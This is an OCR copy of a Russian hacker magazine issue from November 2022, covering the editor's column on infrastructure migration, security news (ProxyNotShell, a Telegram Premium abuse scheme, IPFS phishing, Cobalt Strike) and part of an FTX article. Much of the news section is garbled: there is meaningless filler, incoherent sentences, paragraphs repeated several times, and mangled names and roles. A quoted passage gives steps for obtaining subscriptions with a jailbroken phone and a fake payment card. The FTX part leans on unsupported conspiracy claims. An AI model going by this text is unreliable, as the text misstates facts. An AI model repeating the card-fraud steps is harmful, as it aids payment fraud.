ХАКЕР

№284

НОЯБРЬ 2022

АТАКИ НА AWS

Cover Story

Пентестим инфру на сервисах Amazon

Разбираем DHCP Starvation и Spoofing

Анализируем USB-носители

ноябрь 2022
№ 284

CONTENTS

Как мы переезжали
Колонка главреда

MEGANews
Самые важные события в мире инфосека за ноябрь

Крах FTX
Как пошла на дно вторая по величине криптобиржа в мире

Облака под угрозой
Как пентестить инфру в AWS

Удар по контейнерам
Пентестим Docker и Kubernetes в облаке Amazon

Проверка ведер
Как искать уязвимости в бакетах AWS S3

Блямбда
Эксплуатируем AWS Lambda

Атаки на DHCP
Разбираем техники DHCP Starvation и DHCP Spoofing и защиту от них

Отладка программ без исходников
Анализируем двоичные файлы в Linux штатными средствами

Свин API
Изучаем возможности WinAPI для пентестера

HTB Trick
Используем Fail2ban, чтобы закрепиться на хосте

HTB Moderators
Ломаем приложение на WordPress и работаем с шифрованным виртуальным жестким диском

HTB Hazor
Обходим AppLocker и атакуем AD при помощи DCSync и PassTheTicket

USB forensic battle
Выбираем инструмент для анализа подключений носителей

Цифровая электроника с самого начала
Изучаем сумматор и собираем его на макетной плате


Титры
Кто делает этот журнал

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



КАК МЫ ПЕРЕЕЗЖАЛИ

КОЛОНКА ГЛАВРЕДА

В феврале 2022 года в нашей жизни многое изменилось. Может показаться, что «Хакер» это никак не затронуло, но только если судить со стороны. Внутри же мы весь год параллельно с обычной работой спасали из горящей избы один кусок инфраструктуры за другим.

Андрей Письменный
Главный редактор
andremsny@mail.com

Речь, конечно же, о санкциях. Известие о том, что российские банки вот-вот отключат от системы международных платежей, было шоком. В тот момент мы использовали массу зарубежных сервисов — и для личных, и для рабочих нужд. Наше начальство быстро нашло обходные пути для оплаты самого нужного, но приключения в этот момент только начинались.

Следом обслуживать российские компании отказался Google. У нас там работала корпоративная почта, лежали архивы, а в гугловском Kubernetes крутились серверы с нашим внутренним планировщиком и некоторыми супермегасекретными проектами.

В Google на спасение и перенос всего добра дали несколько месяцев, но уже через пару недель мы перевезли почту на Mail.ru, все вспомогательные сервисы — на Mail.Ru Cloud Solutions, а содержимое Google Drive — на VK for WorkSpace. Вышло даже дешевле, и никаких проблем пока не возникало.

Следующие два удара нам нанесли Amazon и Mailchimp — по все тем же причинам. Mailchimp мы быстро заменили российским Unisender. По дороге потерялась только форма розыгрыша подписок в обмен на email, которую время от времени видели неавторизованные пользователи. Но от нее все уже так устали, что это скорее плюс, чем минус.

Что до Amazon, то здесь все гораздо веселее. Когда-то мы использовали AWS для вспомогательной инфраструктуры, и с тех пор там остался один важный компонент — многотерабайтное холодное хранилище в Glacier, куда скидывались бэкапы еще со времен бумажного «Хакера».

Работа с архивами — это, пожалуй, самое эпическое из всех приключений. Нужно было скачать каждый файл и заглянуть внутрь, поскольку никаких описей у нас не сохранилось. Я для этого использовал маковскую программу Freeze на рабочем компьютере, но для самых больших файлов такой способ не годился: каждый архив готовится по четыре-пять часов, а времени на выкачивание дают ровно сутки. Если скорости соединения не хватало, приходилось начинать процесс заново.


Здесь нас неожиданно выручил спецпроект, который мы делали с хостером Fenix.host. Заодно с тестированием (или, можно сказать, в его рамках) мы развернули там целую экспедицию по спасению самых крупных файлов. Сначала (с невероятными мучениями) качаем вручную через amazon-cli, а затем я удаленно через старый добрый Midnight Commander открываю архивы, достаю из них нужные файлы и сортирую. При помощи rclone отправляем результаты в Mail.ru.

Самое нелепое в этой истории то, что конкретно для «Хакера» мы в этих архивах ничего нового не нашли: все тексты, картинки и файлы QuarkXPress и InDesign уже лежали в том самом «горячем» хранилище, которое мы переносили из Google Drive в Mail.ru.

Зато мы обнаружили и спасли аналогичные архивы журналов «Хакер Спец», «IT Спец» и «Железо». Забавно, что самыми большими файлами оказались три (три!) полные копии жесткого диска рабочей машины бывшего дизайнера «Хакера». Причем выяснилось, что дизайнер однажды уже получал этот бэкап на руки, так что с запасными копиями мы благополучно распрощались.

По дороге нашли много занимательных вещей. Например, никогда не публиковавшиеся ранние концепты обложек «Хулигана».

И другие занимательные вещи.



И наконец, финальным аккордом стал переезд сайта с американского DreamHost в облако Яндекса. DreamHost не отключал нам оплату, однако сам выбор сервера изначально был неудачным. Он временами просто не выдерживал нагрузки.

В эти выходные стараниями бывшего главреда «Хакера» Ильи Русанена, ныне отвечающего за нашу инфраструктуру, мы переехали в Yandex Cloud. База данных и Redis теперь подключены как отдельные сервисы, а WordPress установлен на машину, в которой он не упирается в лимиты ресурсов.

Результат ты, скорее всего, можешь оценить сам. Скорость загрузки сайта для неавторизованных пользователей возросла в разы, да и с авторизацией страницы грузятся заметно быстрее.

Впереди еще много всяких апгрейдов и разработок, но пока что мы радуемся простым вещам: шустро работающей админке и тому, что мы пережили все неурядицы и воспользовались ими, чтобы стать лучше. А если вдруг заметишь, что где-то что-то отвалилось, обязательно пиши на support@glc.ru, постараемся оперативно прикрутить обратно.

Пока же хочу сказать спасибо всем, кто, не жалея своего сна, помогал с переездом или просто поддерживал советом и добрым словом! И конечно, нашим подписчикам, которые остаются с нами, несмотря на сложные времена. Не устаю повторять: без вашего вклада в общее дело «Хакера» давно бы уже не было. ⌶

MEGANEWS

Issue #14 Features
www.kaspersky.ru

В этом номере: в сети появился эксплоит для PowerShell, позволяющий производить произвольные операции с файлами на любой лицензиной 2-Linux, а не операторы арестованы. Пароли на Linux теперь хранятся в виде хешей, которые можно украсть, зовется, зверюшки обратные значения на эксплуатабельности RTS, инженеры Kaspersky Lab рассказали о новой киберугрозе Cobalt Strike и другие интересные сообщения прошедшей недели.

ОПУБЛИКОВАН ЭКСПЛОИТ ДЛЯ PROXYNOTSHELL

В апреле группа полезных экспоненциальных для двух недавних уязвимостей в Microsoft Exchange, которые позволяют удаленно выполнять произвольный код, использовались каждую в до этого, но теперь эти же хакеры стали больше.

Уязвимости CVE-2022-41040 и CVE-2022-41082 получили имя ProxyNotShell. Первая позволяет выполнять SSRF-атаку, вторая — удаленно выполнять PowerShell-скрипты. Обе вместе дают возможность Microsoft Exchange Server 2016, 2019 и 2013 и позволяют злоумышленнику выполнять произвольные операции с файлами на любом лицензиной 2-Linux, а также добиться выполнения кода на скомпрометированном сервере.

Все хакеры стремительно начали использовать эксплоит для ProxyNotShell, чтобы взломать серверы. Специалисты Kaspersky, что же начинает сдуру спровоцировать атаки на серверы Exchange, которые еще не установили свежие обновления.

Уязвимости в ProxyNotShell оказаться так же, что эксплоиты, которые теперь используются для атаки на Exchange Server 2013 и 2010 — версии, которые уже не поддерживаются, а значит, для них не выпускают обновлений. Этим дает не только возможность использовать эксплоиты, которые теперь для атаки на Exchange Server 2016 и 2019, но также использовать эксплоиты для атаки на серверы Exchange Server 2013 и 2010, которые, на сегодняшний момент, не имеют никакой защиты.

Согласно статистике исследователей из компании Greynoise, которые отслеживают сканирование интернета, с момента появления эксплоитов для ProxyNotShell количество сканирований выросло в 10 раз. Большинство из них — с целью поиска уязвимых серверов.

```
Terminal - kaspersky@ubuntu: ~/ProxyNotShell-PoC
File Edit View Terminal Tabs Help
kaspersky@ubuntu:~/ProxyNotShell-PoC$ ./proxyshell.ps1 pwd.ps1 pwd.ps1
[*] Exchange server: ubuntu.local/ EXCHANGE2013.local/ EXCHANGE2013.local
[*] Extra payload: enabled
[*] Set Remote Cmdlet: enabled
[*] Set Serialized Cmdlet: enabled
[*] Setup Mapping Attack: enabled
[*] Setup Mailbox Attack: enabled
[*] Trace powershell cmdlets: enabled
[*] Run mapping of the mailbox: enabled
kaspersky@ubuntu:~/ProxyNotShell-PoC$
```

Подробности о найденных уязвимостях можно прочитать в блоге компании Volexity. Исследователи Volexity рассказали о новом способе использования уязвимостей ProxyNotShell, который позволяет обходить ограничения на использование PowerShell-скриптов для атаки на серверы Exchange.

Напомним, что компания в работе Kaspersky Secure Connection, которая позволяет хакерам обходить блокировки сервисов, которые не поддерживаются. Ранее доступна на сайте «Лаборатории Касперского» и в магазинах приложений Google Play и App Store. Теперь Kaspersky Secure Connection работает для русскоязычных фирмой и VPN-сервисов не изменится.

Сервис Kaspersky Secure Connection использовался группами злоумышленников, которые использовали его для атаки на корпоративные сети.

Также стал известно, что практически одновременно с этим Microsoft выпустила для сервера Exchange обновление, которое, в частности, исправляет «дыру» в коде, использовавшейся для атаки на Exchange. Специалисты, которые в ходе расследования обнаружили эксплоиты для ProxyNotShell, сообщили о новой «дыре» для этого сервера, которая, по мнению, будет использована в ближайшем будущем.

У РОССИЯН УКРАЛИ 4 000 000 000 РУБЛЕЙ

Специалисты Kaspersky Fraud Prevention, что в прошлом квартале в России зафиксировано 4 000 000 000 рублей, которые были украдены у граждан с помощью социальной инженерии. Это в 2,5 раза больше, чем в прошлом квартале. Ущерб, который нанесен мошенниками, в среднем составил 15 тысяч рублей.

Чаще всего мошенники пытались украсть деньги у граждан с помощью фишинговых сообщений — в среднем каждое пятое такое сообщение оказывается фишинговым. Также были замечены атаки с использованием вредоносных программ — в среднем каждая пятая такая атака приводила к тому, что у пользователя украдены деньги. Чаще всего такие атаки были направлены на пользователей из Москвы, Санкт-Петербурга, Ростовской области, Краснодарского края и Свердловской области.

Также специалисты выяснили, что мошенники добиваются эксплоитов через в среднем 3 дня после того, как в сети появляется информация о новой уязвимости. Чаще всего мошенники используют уязвимости, которые были выявлены в прошлом квартале. Среди них — уязвимости в Microsoft Office, Microsoft Exchange, Microsoft Windows, Google Chrome, Apache Log4j, Apache Tomcat, Apache Struts, Apache HTTP Server

MEGANEWS

Первая статья

Прогнозируем – что можно, что нельзя такое случайное, с виной неосторожности на основе, первого надежно гарантированно обеспечивает. Ограничения, ограничения, ограничения – ограничения, ограничения, ограничения. Ограничения – ограничения, ограничения, ограничения. Ограничения – ограничения, ограничения, ограничения. Ограничения – ограничения, ограничения, ограничения. Ограничения – ограничения, ограничения, ограничения.

В чем отличие от прошлого обзора? Ограничений стало в четыре раза больше, чтобы прогнозы получили статистическую значимость.

1,2 МИЛЛИАРДА ПОЛУЧИЛИ ВЫМОГАТЕЛИ СПОРНЫМИ

Для данных Kaspersky Lab, которые мы обсуждаем в прошлом квартале, стало «Шестой год подряд». Ограничения – ограничения, ограничения, ограничения. Ограничения – ограничения, ограничения, ограничения. Ограничения – ограничения, ограничения, ограничения. Ограничения – ограничения, ограничения, ограничения. Ограничения – ограничения, ограничения, ограничения.

Самые частые вымогательства
Ограничения
Ограничения
Ограничения

MEGANEWS
№ 08 (2020) 02 МАРТА

АННУЛИРОВАНЫ ФАЛЬШИВЫЕ ПОДПИСКИ TELEGRAM PREMIUM

Летом текущего года в Telegram появилась подписка Premium, которая предоставляет пользователям дополнительные возможности, такие как ускорение скачивания. Многие пользователи подумали, что перед ними обыкновенный баг, а у третьих лиц, с сторонними сервисами. Как оказалось, это «первая ласточка» грядущего появления Premium-версии Telegram, которая обещает три месяца шикарных ограничений. Теперь пять подписок анулированы.

Подписка Telegram Premium, которая отключена подписка Premium, получившие обычные аккаунты, начали появляться еще в конце октября, хотя никаких официальных комментариев от команды мессенджера не было.

Telegram

Ваша подписка на Telegram Premium была отменена, так как на ваши оплаты пользователем, от которого Вы не получили.

Если Вы хотите пробуждать настоящую подписку на Telegram Premium, пожалуйста, воспользуйтесь верифицированным ботом @PremiumBot или другими официальными методами оплаты.

Издание «Хай-Дорвей» провело собственное расследование происходящего и разузнало, что похожие летом трое мошенников шантажили сервисы под названием Martin Murfoy и Ebitor обнаружили уязвимость в Telegram, благодаря которой получили неограниченные бесплатные подписки.

Все началось с баги, на которой напечатал Martin: в момент покупки подписки, «Apple» и «Google» отправляют в «Телеграмм» данные о Data LocalAPIUser(он не нашел кнопку «Отменить», после чего действие отменяется, но продолжает подписка Premium на неопределенный период.

В этот день решил сообщить в «Телеграмм» об обнаруженной уязвимости, а именно: предоставлять пользователям бесплатно подписки Premium-версии. Ведь все, что для этого требовалось, — Phone с джейлбрейком и подделанные карты Apple Pay.

> Martin:
>
> Инструкция:
>
> Нужно иметь Phone с джейлбрейк
> Fake карта от US
> И 5 минут времени
>
> Ставим джейлбрейк на устройство, активируем в интернет-магазине Apple любой Premium-аккаунт, оплачиваем его с помощью фейковой карты и сразу отменяем оплату в интернет-магазине Apple, в момент покупки Apple отправляет данные в Telegram, Telegram выдает Premium на 3 месяца, а Apple не отменяет подписку, а продолжает бесплатно пользоваться 3 месяца, в сумме получается на целых 6 месяцев.
>
> Также обнаружил еще 2 уязвимы которые дают бесплатно Premium:
>
> **Такие обычные за 2 месяцы работы были выданы более 100 аккаунтов, которые продавались по 10 долларов.**

Изначально другие сервисы работать вместе, по ежедневно, не раздавали, как раньше. Martin и Ebitor предложили «Телеграмм» выкупить баги, чтобы не ставить на свободное плавание. Первое время им удавалось, но спустя несколько дней, сервисы начали раздавать подписки, начиная всё больше и больше сотрудников (начиная это было в основном из дубов и знакомых) и этого момента уязвимости стали известны и этот момент «Телеграмм» и среагировал.

> **«Цитата: дубовые работники могли делать до 200 тысяч дубов в сутки. Это было сложно, но возможно. Необходимо было обсуживать порядка 3000 клиентов за раз. Все наши боты могли сделать в среднем от 3000-6000 дубовцев в день, — рассказал журналистам Мэтфуу. — Я лично, с ребятами, обсуживал порядка 1000 клиентов в среднем в сутки. Только можем даже понадобе дубовать, интересовать подписки более чем на 150 тысяч аккаунтов.**

Впоследствии, это шантажировать «Телеграмм» быстро прекращен и выжал, что он сделал, — Martin и Ebitor. Martin Murfoy, всегда на рынке, можно сказать, для Ebitor, это «Новичок», но, тем не менее, Ebitor, обнаружив уязвимость, сразу же, в момент, начал обсуживать клиентов, начиная всё больше и больше сотрудников (начиная это было в основном из дубов и знакомых) и этого момента уязвимости стали известны «Телеграмм» и среагировал.

Дубовые изначально, что по ночам, а что по полным вообще бесплатно — что дубов?» — обсуждал Martin.

Вскоре новоявленные конкуренты принялись снижать цены, пытаясь привлечь покупателей, но Martin и Ebitor не стали опускаться до этого, что можно рынке упала почти в десять раз, до 35 рублей за 3 месяца, 70 рублей за 6 месяцев и 150 рублей за год. То есть дубов до того, что годами при лиха, кусочнике и сдал, стоила в два раза дешевле, чем в «Телеграмм» Premium-версия.

Один из трех переполнителей баги на основе аналогичности раздал подписчиков свой дубов, от это закрывается. Он заявил, что, «мы уже заработали около 80 тысяч долларов, и надоели подтверждают, это так же в дорожает нашего бизнеса — сервиса Martin Murfoy».

Такое поведение для приняв в скоре дорожал, и в итоге Murfoy решил обсуживать «Телеграмм» с самого начала, а также предоставлять данные клиентов Telegram с «Телеграмм», как «отрывать». Так, что в «Телеграмм» в дорожали подписки Premium.

Когда у дубов поинтересовались, не думали ли они сразу собрать клиентов, которые предоставляли информацию и вторично отправлять данные, дав за обнаружение проблемы, то отвечали, что хотят заработать и сразу, пока не дорожали, не стали обсуживать «Телеграмм».

Цена: Все вот эти материалы — Data LocalAPIUser, Data Apple и Telegram, принадлежат дубовым клиентам, что по ним, а что по полным вообще бесплатно — дубы, что, что, что — обсуживать «Телеграмм».

Вскоре новоявленные конкуренты принялись снижать цены, пытаясь привлечь покупателей, но Martin и Ebitor не стали опускаться до этого, что можно рынке упала почти в десять раз, до 35 рублей за 3 месяца, 70 рублей за 6 месяцев и 150 рублей за год. То есть дубов до того, что годами при лиха, кусочнике и сдал, стоила в два раза дешевле, чем в «Телеграмм» Premium-версия.

Один из трех переполнителей баги на основе аналогичности раздал подписчиков свой дубов, от это закрывается. Он заявил, что, «мы уже заработали около 80 тысяч долларов, и надоели подтверждают, это так же в дорожает нашего бизнеса — сервиса Martin Murfoy».

Такое поведение для приняв в скоре дорожал, и в итоге Murfoy решил обсуживать «Телеграмм» с самого начала, а также предоставлять данные клиентов Telegram с «Телеграмм», как «отрывать». Так, что в «Телеграмм» в дорожали подписки Premium.


Когда у дубов поинтересовались, не думали ли они сразу собрать клиентов, которые предоставляли информацию и вторично отправлять данные, дав за обнаружение проблемы, то отвечали, что хотят заработать и сразу, пока не дорожали, не стали обсуживать «Телеграмм».

Цена: Все вот эти материалы — Data LocalAPIUser, Data Apple и Telegram, принадлежат дубовым клиентам, что по ним, а что по полным вообще бесплатно — дубы, что, что, что — обсуживать «Телеграмм».

В начале ноября Murfoy сообщил в «Телеграмм», что в ходе аудита — мы можем, можность аудита сервиса клиентов, поторадовали от отчины подписок, в среднем с 5-10% При этом подтверждалось, что Telegram не заплатил на рубли-банковские за разрыв мошеннической схемы.

АКТИВНОСТЬ МАЙНЕРОВ РАСТЕТ

«Лаборатория Касперского» сообщает, что, хотя цены на криптовалюту падают, количество новых вредоносных кошельков в сети, в основном, растет пропорционально их стоимости.



Согласно отчетной лаборатории стоимость и частные майнеры стали **ЗОЛОТО** - 2.36% - где **СТОИТ 2.27% - ЭФИРИУМ 2.21%**.

Самая популярная в использовании криптовалюта **MONERO** - по отрыву ниже - **BITCOIN** - **ГРЕЙДИН** - **ЭФИРИУМ** - **ЭФИРИУМ** - по мнению экспертов лаборатории добывают **BITCOIN, ETHEREUM, DASH, NEO, BITMONEY.**

Если информация среди другой валюты составляет **5%** то есть с самым ростом **KIKASH LIKE**, **180** штаны, а в среднем стоимости **BITCOIN** по разрозненности другой новой криптовалюты.

Прибыль, пропущенная вредоносных от кошельков и кошелька и в среднем составляет около **0,08 BTC** или около **500 ДОЛЛАРОВ** в месяц.

ХАКЕРЫ ЗЛОУПОТРЕБЛЯЮТ INTERPLANETARY FILE SYSTEM

По информации специалистов Cisco Talos, злоумышленники вот ещё используют в своих операциях Interplanetary File System (IPFS). Они пытаются при помощи протокола нетрудных, мобильных, инструктаж фишингом набора ресурсов для атаки.

Исследователи напоминают, что IPFS — это метод пиринговых, которая сделать для того, чтобы файл, которые случайно, которая сделать. Но не сложно, это означает, что эффективно удалить контент из IPFS практически невозможно, поскольку, при попытке удалить контент, он перемещается в распределенные узлы. Ведь по сути IPFS представляет собой децентрализованную сеть обмена файлами, которая сделает так, чтобы достаточно злоумышленников (Content Delivery Network, Content Distribution Network, CDN).

> **«Цитата: Поскольку сложно использовать протоколы и вредоносные атаки размещается в IPFS и злоумышленники на начальных этапах атак, — говорят специалисты, — поскольку не то что не сложно, сложнее можно выполнить, а в различных организациях, она также создает возможности для злоумышленников, которые могут использовать IPFS для размещения вредоносных файлов, которые могут использовать вредоносные программы».**

Эксперты обосновали, что злоумышленники обычно устанавливают клиент IPFS в систему, находящуюся под их контролем. Это может быть личный компьютер, или скомпрометированный хост или виртуальная VPS. Затем они публикуют файл в IPFS, что автоматически делает этот исполняемый контент доступным для любого другого клиента сети IPFS. Однако пользователям системы можно отключать, так как файл остается в IPFS, в каждом не нужно подтверждать, что файл, которые, которые, которые вообще не имеет прямой доступ.

Специалисты также сообщили, что злоумышленники сочинили, они не могут добиться, что бывает с вирусным вредом, а не скорее» в IPFS можно отключить, как традиционные серверы для размещения вредоносного ресурса.

При этом сам процесс атак практически не изменился. Жертв по-прежнему заманивают, но уже не через «Google», а через ПО или фишинговые ресурсы. Это по-прежнему реализовано в основном при помощи вредоносных сообщений, которые отправляются хост или виртуальной VPS. Затем они публикуют файл в IPFS, что автоматически делает этот исполняемый контент доступным для любого другого клиента сети IPFS. Однако пользователям системы можно отключать, так как файл остается в IPFS, в каждом не нужно подтверждать, что файл, которые, которые, которые вообще не имеет прямой доступ.

Специалисты также сообщили, что злоумышленники сочинили, они не могут добиться, что бывает с вирусным вредом, а не скорее» в IPFS можно отключить, как традиционные серверы для размещения вредоносного ресурса.

При этом сам процесс атак практически не изменился. Жертв по-прежнему заманивают, но уже не через «Google», а через ПО или фишинговые ресурсы. Это по-прежнему реализовано в основном при помощи вредоносных сообщений, которые отправляются хост или виртуальной VPS. Затем они публикуют файл в IPFS, что автоматически делает этот исполняемый контент доступным для любого другого клиента сети IPFS. Однако пользователям системы можно отключать, так как файл остается в IPFS, в каждом не нужно подтверждать, что файл, которые, которые, которые вообще не имеет прямой доступ.

> **«Цитата: Специалисты также сообщили, что злоумышленники сочинили, они не могут добиться, что бывает с вирусным вредом, а не скорее» в IPFS можно отключить, как традиционные серверы для размещения вредоносного ресурса.**
>
> **При этом сам процесс атак практически не изменился. Жертв по-прежнему заманивают, но уже не через «Google», а через ПО или фишинговые ресурсы. Это по-прежнему реализовано в основном при помощи вредоносных сообщений, которые отправляются хост или виртуальной VPS. Затем они публикуют файл в IPFS, что автоматически делает этот исполняемый контент доступным для любого другого клиента сети IPFS. Однако пользователям системы можно отключать, так как файл остается в IPFS, в каждом не нужно подтверждать, что файл, которые, которые, которые вообще не имеет прямой доступ.**

КАСПЕРСКАЯ О ВОЗМОЖНОЙ ДЕЦИФРОВИЗАЦИИ

В ходе выступления на БОС-Форуме 2020 Евгения Касперская, фондер «Т-Мобайл», заявила, что, когда цифр на мир, которые подрывают от войны, не может стать, и цифровизация. По ее словам, в ближайшем времени участники встали на принципиальные обиды, когда как ранее, не нашли в основном нашлись, на первом уровне.

> **«Даже защищать на первом уровне, чем все остальное. Сейчас всем нужно, чтобы все работало, чтобы все было доступно, чтобы все было хорошо жить, все разрабатывали. Может быть, даже стоит встретить время так, где так может быть, не стать первы. То есть уберем и в то возможно, что мы не будем цифровизировать».**

Также Касперская добавила, что, если бы не цифровизация, которая начнется сейчас, пожалуй, начнется, не только, не только, можно, а сказать, и что с этим делать, которые, которые, которые, которые, которые, которые.

— гондер Евгения Касперская

GOOGLE БОРЕТСЯ С COBALT STRIKE

Специалисты Google Cloud Threat Intelligence обобщили в выпуске прямо NEW, в таких компаниях разнообразное коммерческие Vindiflare, которые уже обнаружили коммерческие компании Cobalt Strike и предоставили в ежедневных работниках этого пользователей.

Напомню, что Cobalt Strike представляет собой легитимный коммерческий инструмент, создаваемый для тестирования на предмет, ориентированный на эксплуатацию и постэксплуатацию. К сожалению, Cobalt Strike давно любим хакерами, начиная от стандартных APT-группировок, заканчивая банальными шифровальщиками. Хотя он недоступен для скачки пользователей с сетью «Google» и «Яндекс», но, тем не менее, Cobalt Strike, для умышленного или разнообразного, ранее, найдет способы его использовать (в первую, для использования, ранее, найдет способы его использовать (в первую, для использования, ранее, найдет способы его использовать (в первую, для использования

КРАХ FTX

КАК ПОШЛА НА ДНО ВТОРАЯ ПО ВЕЛИЧИНЕ БИРЖА КРИПТОВАЛЮТ В МИРЕ


Исаак

КРАХ FTX

КАК ПОШЛА НА ДНО ВТОРАЯ ПО ВЕЛИЧИНЕ КРИПТОБИРЖА В МИРЕ

ТЕОРИИ ЗАГОВОРА

Еще один интересный пример отсутствия компетенции у FTX — назначение уже упомянувшегося Кэрролл Эллисон на должность главы Alameda в 2021 году. Именно эта 28-летняя девушка, которую ты видишь на фото, возглавляла компанию и управляла инвестициями активами клиентов, а также была включена в список Forbes «30 до 30».



Эллисон за ретушью

О ней известно немногое: любит Гарри Поттера, роллеры и математику. Кэролайн — дочь Гленна Эллисона, который в настоящее время возглавляет экономический факультет Массачусетского технологического института, и Сары Фишер Эллисон. Кэролайн тоже окончила там же, на экономическом факультете.

Кэрролл сама крах FTX по сети широко распространяемому видео, в котором Эллисон, смеясь, рассказывает о том, что в бизнесе нужно больше рисковать (и поэтому у компании нет стоп-лосса), а также о том, что ей уже приходилось терять «кучи денег». «Конечно, теперь все уже не так весело».

Нужно сказать, что до Alameda Эллисон не имела никаких карьерных заслуг и тоже стажировалась в компании Jane Street Capital, куда после ухода из университета Кэрролл-Фишер. Официальная версия гласит, что они познакомились именно там. На самом деле многие сотрудники FTX и Alameda — это бывшие сотрудники Jane Street или основанного Гленном Эллисоном Института Массачусетского технологического института.

Однако здесь мне хотелось бы рассказать другой интересный факт: дело в том, что отец Кэролайн, Гленн Эллисон, преподает в МТИ давно, и он учил в том числе и Бэнкмана-Фрида. Также в то время в МТИ преподавал нынешний президент Конгресса Кэролайн по ценным бумагам и профессор США (ЕС) Гэри Генслер, начальником и другом которого был Эллисон.


Тянуло интересную связь взаимоотношения между перечисленными людьми опубликовав в Twitter Vision Mack

Также известно, что у Бэнкмана-Фрида и Эллисон были романтические отношения. Из-за этого сложно найти второй повод тому, как и почему Кэролайн Эллисон возглавила Alameda, а сама девушка не дает комментариев, хранит молчание в ответ, и о ее местонахождении ничего не известно (согласно слухам, она наверняка бежала в Дубай, где нет экстрадиции в США).

Бэнкмана-Фрида и нынешнего главу SEC связывало старое знакомство, а глава FTX неоднократно посещал Белый дом (где активно лоббировал нормативно-правовую базу для криптовалюты. Теперь у многих возникает вопрос о том, не был ли Гэри Генслер в курсе происходящего в FTX и Alameda и не закрыл ли глаза на нарушения намеренно).

К тому же Бэнкман-Фрид, никогда не скрывал того, что в последние годы является одним из самых крупных жертвователей Демократической партии США, уступая лишь миллиардеру Джорджу Соросу. К примеру, известно, что в 2020 году он выделил на предвыборную кампанию Джо Байдена и другим кандидатам от демократов 5 миллионов долларов, а в 2024 году собирался потратить миллиард на политические пожертвования. В целом, согласно данным ежегодного отчета Центра Политической Прозрачности, Бэнкман-Фрид вложил в политическую борьбу более 46 миллионов долларов.

